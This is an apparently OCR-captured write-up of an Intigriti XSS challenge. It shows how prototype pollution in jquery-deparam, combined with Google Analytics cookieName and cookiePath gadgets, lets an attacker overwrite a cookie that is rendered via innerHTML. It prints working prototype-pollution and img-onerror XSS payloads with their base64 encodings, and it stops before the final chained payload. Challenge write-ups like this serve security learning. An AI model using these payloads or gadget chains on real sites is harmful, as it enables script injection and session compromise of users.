
Writeup

The main page is simply a XSS cookbook which allows to store and view XSS payloads.



At first look it can be seen that we have what it seems to be a randomly generated username and 3 already provided XSS payloads which we can view.

By clicking on these collection links we can see an additional `?recipe=BASE64 BLOB` gets generated in the URL.

https://challenge-0821.intigriti.io/challenge/cooking.html?recipe=dGl0bGU9VGhlJTIwYmFzaWM

Welcome unknownUser913

Every single day, we have a thirst to quench 🥤, a hunger to sate 🍖, an
We all have our recipes 📖, our payloads 📄, that we cook up in order to fi

Today, Initigriti presents the **XSS cookbook** 📚.
A way for you to organize and share your XSS payloads with the
We've already added a couple in the list down below 👇, but don't be afraid to experiment with ou

The collection:

The basic XSS
The SVG
The POLYGLOT

Recipe: The basic XSS

Ingredients:


- A script tag
- Some javascript

Payload: <script>alert(1)</script>

Steps:

- Find target
- Inject
- Enjoy

Decoding the base64 blob and URL decoding it we can see the information in the blob. (check `URL2` in references)




```
title=The basic XSS&ingredients[]=A script tag&ingredients[]=Some
javascript&payload=<script>alert(1)</script>&steps[]=Find
target&steps[]=Inject&steps[]=Enjoy
```

To understand how this is interpreted we have to analyse the JS files.

JS files Analysis

Looking at the page source we can see that there are 3 JS files that are being loaded.


```
="main.js"></script>
="https://rawcdn.githack.com/AceMetrix/jquery-deparam/81428b3939c4cbe
="https://www.google-analytics.com/analytics.js"></script>
```


Analysing the main.js to undertand how this thing works.

This part of the code runs after the entire page is loaded

```
// this thing is called after the page loaded or something. not sure sure...
const handleLoad = () => {
    let username = readCookie('username');
    if (!username) {
        document.cookie = `username=unknownUser${Math.floor(Math.random() * (1000 + 1))};path=/`;
    }

    let recipe = deparam(atob(new URL(location.href).searchParams.get('recipe')));

    ga('create', 'ga_r33l', 'auto');

    welcomeUser(readCookie('username'));
    generateRecipeText(recipe);
    console.log(recipe)
}

window.addEventListener("load", handleLoad);
```

It calls the readCookie function and passes the string `username` to the function. The readCookie function simply reads the username cookie sent in the request, which we can clearly see from the dev tools.







Moving forward we can see something interesting happening in the `welcomeUser()` function which gets called 2 lines below.

```
// this way we can make sure we possess because you cannot c
function welcomeUser(username) {
    let welcomeMessage = document.querySelector("#welcome");
    welcomeMessage.innerHTML = `Welcome ${username}`;
}
```

The devs here are using `innerHTML` with the value from the username cookie. If we modify the username cookie manually with some XSS payload we will be able to get self XSS.





But as explained in the challenge info, this is something that is not acceptable to solve this challenge.

Moving forward we can see another call to `generateRecipeText()` based on the data provided in the base64 blob as shown before

```
title.innerText = `Recipe: ${recipe.title}`;
```

But the problem is its using `innerText` to assign values instead of `innerHTML` which will not allow us to get XSS, so this is not what we are looking for.

Carefully looking at the comments in the code we notice something interesting:

```
// As we are a professional company offering XSS recipes, we want to create a nice user experience where the user can have a cool name that is shown on the screen

// Our advisors say that it should be editable through the webinterface but I think our users are smart enough to just edit it in the cookies.

// This way no XSS will ever be possible because you cannot change the cookie unless you do it yourself!
```

So the devs assume here that there is no way to get XSS on this other than self XSS because you can only modify the cookies manually!

The Vulnerability

Getting back to the JS files we notice that `jquery-deparam` has a prototype pollution vulnerability and there is a github page providing the PoC for it (Check URL3 in references).

PoC

```
<script src="https://code.jquery.com/jquery-2.2.4
<script src="https://raw.githack.com/AceMetrix/jq
<script>
  $.deparam(location.search.slice(1))
</script>
```

```
?__proto__[test]=test
?constructor[prototype][test]=test
```

But this by alone is not sufficient to get us XSS. By reading up and understanding prototype pollution and how it can be exploited to get XSS, I realised that we need some sort of gadget which will allow us to get XSS by overwriting the username cookie with our XSS payload.

The very same github page also provide us with a list of gadgets (check URL4 in references). One of them appears to be a script which we already have loaded in our case (google analytics js).

Vulnerable code fragment

https://www.google-analytics.com/analytics.js

PoC

```
?__proto__[cookieName]=COOKIE%3DInjection%3B
```

Looking at the PoC it seems like this gadget will allow us to accomplish exactly what we are looking for and overwrite the cookie username cookie with our XSS payload.

Crafting the payload

Getting back to `main.js` we can see how the data is passed onto the deparam function.

```
}

let recipe = deparam(atob(new URL(location.href).searchParams.get('recipe')));
```

To be able to successfully exploit this we have to base64 our payload and URL encode appropriate portions in the payload.

We will be using CyberChef here for ease (check URL5 in references)

payload: `__proto__[cookieName]=COOKIE%3DInjection%3B`

Input

length: 43
lines: 1


```
__proto__[cookieName]=COOKIE%3DInjection%3B
```

Output

time: 6ms
length: 60
lines: 1

X19wcm90b19fW2Nvb2tpZU5hbWVdPUNPT0tJRSUzREluamVjdGlvbiUzQg==

Providing the payload in the `recipe` param in the URL we can see it does work



A new cookie with the specified value in the payload gets added. This time we try by changing the name to username and value to XSS payload

payload:

```
__proto__[cookieName]=username%3D<img/src/onerror%3Dprompt(document.domain)>%3B
```


```
__proto__[cookieName]=username%3D<img/src/onerror%3Dprompt(document.domain)>%3B
```

Output

time: 14ms
length: 108
lines: 1

X19wcm90b19fW2Nvb2tpZU5hbWVdPXVzZXJuYW1lJTNEPGltZy9zcmMvb25lcnJvciUzRHByb21wdChkb2dC5kb21haW4pPiUzQg==


It does work, but we have a problem




This leads to duplicate cookies and our cookie is not the one that is picked up.

When things go south

Looking further into why this happens we look at the cookies more deeply. It can be seen that the original cookie has a path of `/` and a domain set to `challenge-0821.intigriti.io`



While on the other hand our added cookie has a domain of `.intigriti.io`, a path of `/` and hence "duplicates" because they have same name and in this case different domains.



So now the question is, why is this happening?
To answer this question we look at the documentation of how this google analytics work.

It can be seen from the google analytics cookie-usage (check URL6 in references) documentation that cookies are always set to the highest possible domain level

> When using the recommended JavaScript snippet cookies are set at the highest possible domain level. For example, if your website address is `blog.example.co.uk`, gtag.js will set the cookie domain to `.example.co.uk`. Setting cookies on the highest level domain possible allows measurement to occur across subdomains without any extra configuration.

To solve this problem we have to somehow make our newly added cookie a higher priority so that it gets choosen over the other original cookie.

RFC to the rescue

Looking at the RFC6265 (check URL7 in references) we can see in the situation that we are in, the cookie with the longer path will get the priority

```
2.  The user agent SHOULD sort the cookie-list in the following
    order:

    *  Cookies with longer paths are listed before cookies with
       shorter paths.

    *  Among cookies that have equal-length path fields, cookies with
       earlier creation-times are listed before cookies with later
       creation-times.
```

Keeping this in mind we craft our payload to also append a longer path in there. For this we need another gadget from the analytics script which we can use to set the path.

Looking at the analytics script, we can see that there is a `cookiePath` in there just like `cookieName` gadget we used to change the username. So it should work in a similar way right?

```
view-source:https://www.google-analytics.com/analytics.js
ersion","av","");S("appId","aid","");S("appInstallerId","a
1),ld=S("usage","_u"),Gd=S("_um");S("forceSSL",void 0,voic
eviewTask"),Rb=S("checkProtocolTask"),md=S("validationTask
"cookiePath",void 0,"/"),Zb=T("cookieExpires",void 0,63072
e=T("storeGac",void 0,!0),oe=S("_x_19"),Ae=S("_fplc","_fpl
function(){try{return d&&J(d),c.apply(this,arguments)}catc
```

We craft our payload keeping this in mind.

Getting the XSS

We craft our payload such that it adds a new username cookie as well as change the path to something like `/challenge` which is more characters the original one and hence should get more priority.

This can be done by chaining the 2 gadgets in same payload (check URL1 in references):


payload:

